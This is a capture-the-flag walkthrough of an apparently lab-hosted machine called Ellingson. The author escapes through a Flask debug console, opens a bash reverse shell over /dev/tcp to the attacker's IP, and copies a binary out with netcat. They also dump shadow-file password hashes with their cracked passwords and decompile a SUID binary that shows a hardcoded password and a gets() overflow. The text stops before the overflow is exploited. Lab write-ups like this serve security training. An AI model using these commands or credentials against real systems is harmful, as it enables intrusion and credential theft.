ellingson

This is Ellingson walkthrough by Jiseok Song


nmap

```
└─$ nmap -sC -sV 10.10.10.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-17 03:08 EDT
Nmap scan report for 10.10.10.139
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:e8:f1:2a:80:62:de:7e:02:40:a1:f4:30:d2:88:a6 (RSA)
|   256 c8:02:cf:a0:f2:d8:5d:4f:7d:c7:66:0b:4d:5d:0b:df (ECDSA)
|_  256 a5:a9:95:f5:4a:f4:ae:f8:b6:37:92:b8:9a:2a:b4:66 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
| http-title: Ellingson Mineral Corp
|_Requested resource was http://10.10.10.139/index
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.95 seconds
```

Only http, ssh open. Nothing specific

Hal user shell




Can visit website



Can see articles and let's change the number in the url

1~3 works well, but 4 gives an error page



File "/usr/lib/python3/dist-packages/flask/app.py", line *1997*, in __call__

```
return self.wsgi_app(environ, start_response)
```

```
[console ready]
>>> print("Hello")
Hello
>>>
```

I can run python code here

I can run bash commands using subprocess library

```
>>> import subprocess
>>> subprocess.check_output("whoami",shell=True)
b'hal\n'
```

I'll define a function to show output properly

```
>>> def run(cmd): from subprocess import getoutput; x = getoutput(cmd); print(x)
>>> run("whoami")
hal
```

I can run reverse shell command to local

```
>>> run("ping -c 1 10.10.16.81")
PING 10.10.16.81 (10.10.16.81) 56(84) bytes of data.
64 bytes from 10.10.16.81: icmp_seq=1 ttl=63 time=137 ms

--- 10.10.16.81 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 137.010/137.010/137.010/0.000 ms
>>> run("bash -c 'bash -i >& /dev/tcp/10.10.16.81/9999 0>&1'")
```

```
$nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.16.81] from (UNKNOWN) [10.10.10.139] 58822
bash: cannot set terminal process group (1318): Inappropriate ioctl for device
bash: no job control in this shell
hal@ellingson:/$
```

Enumeration

Start python http server and download LinEnu.sh, run

```
hal@ellingson:~$ curl http://10.10.16.81:8000/LinEnum.sh -o LinEnum.sh
curl http://10.10.16.81:8000/LinEnum.sh -o LinEnum.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 46631  100 46631    0     0   140k      0 --:--:-- --:--:-- --:--:--  140k
hal@ellingson:~$ chmod +x LinEnum.sh
chmod +x LinEnum.sh
hal@ellingson:~$ ./LinEnum.sh
```

I can verify some suspicious points

```
### USER/GROUP ##########################################
[-] Current user/group info:
uid=1001(hal) gid=1001(hal) groups=1001(hal),4(adm)

[-] Users that have previously logged onto the system:
Username         Port     From             Latest
root             tty1                      Thu Nov 30 16:37:00 +0000 2023
theplague        tty1                      Tue May  7 13:30:26 +0000 2019
hal              pts/0    192.168.1.211    Sun Mar 10 21:36:56 +0000 2019
margo            pts/0    10.10.14.40      Thu Nov 30 16:46:59 +0000 2023
```

Can view logs

```
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      1408/python3
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

```
[-] SUID files:
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 40344 Jan 25  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 22520 Jul 13  2018 /usr/bin/pkexec
-rws------ 1 root root 59640 Jan 25  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 75824 Jan 25  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18056 Mar  9  2019 /usr/bin/garbage   Near the time box created
-rwsr-xr-x 1 root root 37136 Jan 25  2018 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 149080 Jan 18  2018 /usr/bin/sudo
-rwsr-xr-x 1 root root 18448 Mar  9  2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 76496 Jan 25  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 37136 Jan 25  2018 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 44528 Jan 25  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 14328 Jul 13  2018 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 42992 Nov 15  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 Feb 10  2018 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 root root 101240 Feb  3  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 80056 Jun  5  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 44664 Jan 25  2018 /bin/su
-rwsr-xr-x 1 root root 26696 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 146128 Nov 30  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 64424 Mar  9  2017 /bin/ping
-rwsr-xr-x 1 root root 43088 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 40152 May 16  2018 /snap/core/6405/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/6405/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/6405/bin/ping6
-rwsr-xr-x 1 root root 40128 May 17  2017 /snap/core/6405/bin/su
```

First, check what port 8888 does

```
hal@ellingson:~$ ps -p 1408 -f
ps -p 1408 -f
UID          PID    PPID  C STIME TTY          TIME CMD
hal         1408    1318  0 10:01 ?        00:00:00 python3 /opt/corp-web/run.py
```

/opt/corp-web is having template files. No specific information here

```
hal@ellingson:/opt/corp-web$ ls
ls
run.py
run.sh
templates
hal@ellingson:/opt/corp-web$ grep -iR pass .
grep -iR pass .
./templates/index.html:                                    <p>Please make sure that your passwords are up to date and that you have read our carefully pr
epared memo on the most common passwords.</p>
./run.py:We have recently detected suspicious activity on the network. Please make sure you change your password regularly and read my carefully prepared memo on the
most commonly used passwords. Now as I so meticulously pointed out the most common passwords are.
./run.py:    # There is an intentional issue here where if a non-integer value is passed it should trigger the debugger.
```

Here, I can find why I can run python shell in the error page

```
cat run.sh
#!/bin/bash

export FLASK_DEBUG=1
export WERKZEUG_DEBUG_PIN=off
```

1 Flask debug on

2 Don't request pin for debug

If I run garbage,

```
hal@ellingson:~$ garbage
garbage
User is not authorized to access this application. This attempt has been logged.
```

I can copy it to local

```
hal@ellingson:~$ nc -lvnp 9001 < /usr/bin/garbage
nc -lvnp 9001 < /usr/bin/garbage
Listening on [0.0.0.0] (family 0, port 9001)
Connection from 10.10.16.81 44448 received!
hal@ellingson:~$ md5sum /usr/bin/garbage
md5sum /usr/bin/garbage
1a4d274e9cb2ab14febbfc7a313002f8  /usr/bin/garbage
hal@ellingson:~$
```

```
┌──[redacted]─[~/Documents/ellingson]
└─$python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.139 - - [17/May/2025 03:44:20] "GET /LinEnum.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
┌──[redacted]─[~/Documents/ellingson]
└─$nc -nv 10.10.10.139 9001 > garbage
(UNKNOWN) [10.10.10.139] 9001 (?) open
^C
┌──[redacted]─[~/Documents/ellingson]
└─$md5sum garbage
1a4d274e9cb2ab14febbfc7a313002f8  garbage
```

I can analyze source code on ghidra and it shows why it shows the message

```
__uid_t check_user(void)

{
  __uid_t _Var1;

  _Var1 = getuid();
  if (((_Var1 != 0x3ea) && (_Var1 != 0)) && (_Var1 != 1000)) {
    syslog(6,"user: %lu not authorized to access this application",(ulong)_Var1);
    puts("User is not authorized to access this application. This attempt has been logged.");
                    /* WARNING: Subroutine does not return */
    exit(-1);
  }
  syslog(6,"user: %lu cleared to access this application",(ulong)_Var1);
  return _Var1;
}
```

```
$python3
Python 3.11.2 (main, Nov 30 2024, 21:22:50) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x3ea
1002
```

I need to get 1002 user margo

```
hal@ellingson:~$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
theplague:x:1000:1000:Eugene Belford:/home/theplague:/bin/bash
hal:x:1001:1001:,,,:/home/hal:/bin/bash
margo:x:1002:1002:,,,:/home/margo:/bin/bash
duke:x:1003:1003:,,,:/home/duke:/bin/bash
```

Get margo shell

I can look for files permitted for adm

```
hal@ellingson:/$ find / -group adm 2>/dev/null
find / -group adm 2>/dev/null
/var/backups/shadow.bak
/var/spool/rsyslog
/var/log/auth.log
/var/log/mail.err
/var/log/fail2ban.log
/var/log/kern.log
/var/log/syslog
/var/log/nginx
/var/log/nginx/error.log
/var/log/nginx/access.log
/var/log/cloud-init.log
/var/log/unattended-upgrades
/var/log/apt/term.log
/var/log/apport.log
/var/log/mail.log
/snap/core/6405/var/log/dmesg
/snap/core/6405/var/log/fsck/checkfs
/snap/core/6405/var/log/fsck/checkroot
/snap/core/6405/var/spool/rsyslog
/snap/core/4917/var/log/dmesg
/snap/core/4917/var/log/fsck/checkfs
/snap/core/4917/var/log/fsck/checkroot
/snap/core/4917/var/spool/rsyslog
```

Very unusal

shadow backup shows shadow file

```
hal@ellingson:/$ cat /var/backups/shadow.bak | grep -v ':\*'
cat /var/backups/shadow.bak | grep -v ':\*'
theplague:$6$.5ef7Dajxto8Lz3u$Si5BDZZ81UxRCWEJbbQH9mBCdnuptj/aG6mqeu9UfeeSY7Ot9gp2wbQLTAJaahnlTrxN613L6Vner4tO1W.ot/:17964:0:99999:7:::
hal:$6$UYTy.cHj$qGyl.fQ1PlXPllI4rbx6KM.lW6b3CJ.k32JxviVqCC2AJPpmybhsA8zPRf0/i92BTpOKtrWcqsFAcdSxEkee30:17964:0:99999:7:::
margo:$6$Lv8rcvK8$1a/ms1mYal7QDxbXUYiD7LAADl.yE4H7mUGF6eTlYaZ2DVPi9z1bDIzqGZFwWrPkRrB9G/kbd72poeAnyJL4c1:17964:0:99999:7:::
duke:$6$bFjry0BT$OtPFpMfL/KuUZOafZalqHINNX/acVeIDiXXCPo9dPi1YHOp9AAAAnFTfEh.2AheGIvXMGMnEFl5DlTAbIzwYc/:17964:0:99999:7:::
```

I can check when this backup was created - 2019/3/9 20:42

```
hal@ellingson:/$ ls -l --full-time /var/backups/shadow.bak
ls -l --full-time /var/backups/shadow.bak
-rw-r----- 1 root adm 1309 2019-03-09 20:42:17.541641525 +0000 /var/backups/shadow.bak
```


I can enumerate files in /var/log to see password change logs since I have adm

```
hal@ellingson:/var/log$ grep -iR 'password change' . 2>/dev/null
grep -iR 'password change' . 2>/dev/null
Binary file ./journal/97a276f9f8cc47729fe3c19747a6a119/system@c2b83760864143e8988ea2e8dd48b36b-0000000000009a5f-0005c.journal matches
Binary file ./journal/97a276f9f8cc47729fe3c19747a6a119/system@c2b83760864143e8988ea2e8dd48b36b-0000000000000001-00058.journal matches
./auth.log.1:Mar  9 19:20:27 ellingson passwd[8997]: pam_unix(passwd:chauthtok): password changed for hal
./auth.log.1:Mar  9 19:20:48 ellingson passwd[9015]: pam_unix(passwd:chauthtok): password changed for margo
./auth.log.1:Mar  9 19:21:08 ellingson passwd[9033]: pam_unix(passwd:chauthtok): password changed for duke
./auth.log.1:Mar  9 22:06:27 ellingson passwd[11992]: pam_unix(passwd:chauthtok): password changed for theplague
./auth.log.1:Mar  9 22:06:53 ellingson passwd[11994]: pam_unix(passwd:chauthtok): password changed for hal
./auth.log.1:Mar  9 22:07:12 ellingson passwd[11998]: pam_unix(passwd:chauthtok): password changed for duke
./auth.log.1:Jul 16 09:56:22 ellingson passwd[1246]: pam_unix(passwd:chauthtok): password changed for root
hal@ellingson:/var/log$
```

After 20:42, theplague, hal, duke, root changed their password. margo will have the same

password

hashcat can only crack theplague(password123) and margo(iamgod$08)






As expected, only margo's password is valid

Check buffer overflow

Since my uid=1002, garbage asks me an input




In ghidra, I can see the password

Decompile: auth - (garbage)


```
4  {
5    int iVar1;
6    undefined8 local_f8;
7    undefined8 local_f0;
8    undefined8 local_e8;
9    undefined2 local_e0;
10   char local_88 [100];
11   char local_24 [12];
12   undefined4 local_18;
13
14   local_18 = param_1;
15   strcpy(local_24,username);
16   printf("Enter access password: ");
17   gets(local_88);
18   putchar(10);
19   iVar1 = strcmp(local_88,"N3veRF3@r1iSh3r3!");
20   if (iVar1 != 0) {
21     puts("access denied.");
22   }
23   else {
24     local_f8 = 0x6720737365636361;
25     local_f0 = 0x66206465746e6172;
26     local_e8 = 0x3a7265737520726f;
27     local_e0 = 0x20;
28     strcat((char *)&local_f8,local_24);
29     syslog(6,(char *)&local_f8);
30     puts("access granted.");
31   }
32   return iVar1 == 0;
33 }
34
```

